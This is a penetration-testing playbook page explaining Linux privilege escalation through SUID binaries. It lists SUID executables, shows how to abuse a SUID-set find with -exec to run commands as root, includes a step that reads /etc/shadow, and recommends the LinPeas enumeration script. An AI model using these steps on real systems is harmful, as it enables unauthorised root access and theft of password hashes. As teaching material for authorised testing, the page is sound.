> For the complete documentation index, see [llms.txt](https://davin-hong3.gitbook.io/d/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://davin-hong3.gitbook.io/d/pentest-playbook/post-exploitation/linux-privilege-escalation.md).
# Linux Privilege Escalation
* Root account has full administrative access to operating system
* Initial entry is through a low privilege account/shell
* Target machine might have misconfigurations
## SUID (Set User ID) Permission
* Allows low privileged users to run exe with file system permissions of the owner (run as root)
* Exe installed globally by the system
* Example: Ping
{% hint style="info" %}
Common examples are mount, cp, nano, ping
{% endhint %}
```python
#Check permissions of ping
ls -al /bin/ping
#Output
-rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
#the s bit denotes that SUID permission is set
#find all executables with SUID permission set
find / -perm -u=s -type f 2>/dev/null
```
### \[Manual] Using Find to execute root commands
1. First we set SUID bit for executable Find (this will be our attack vector)
```python
// Some code
#Determine location of find
which find
#check SUID bit set
ls -al /usr/bin/find
#set SUID bit on executable find
sudo chmod u+s /usr/bin/find
#we can use sudo as sudo has SUID bit set already
#now verify Find has SUID bit set
ls -al /usr/bin/find
```
2. Leverage Find to execute root commands:
```python
#Test that we have no root privilege yet
cat /etc/shadow
Permission denied
#Now use Find, first we create dummy file
touch priv
#Now use find to execute "whoami" command (must end with \;)
find priv -exec "whoami" \;
> root
#Now execute

find priv -exec cat /etc/shadow \;
```
Cat /etc/shadow output
## LinPeas
Linpeas.sh --> automated script for Linux Priv Escalations that runs alot of checks for vulnerabilities
* searches password, writable files
* Go to Interesting Files --> SUID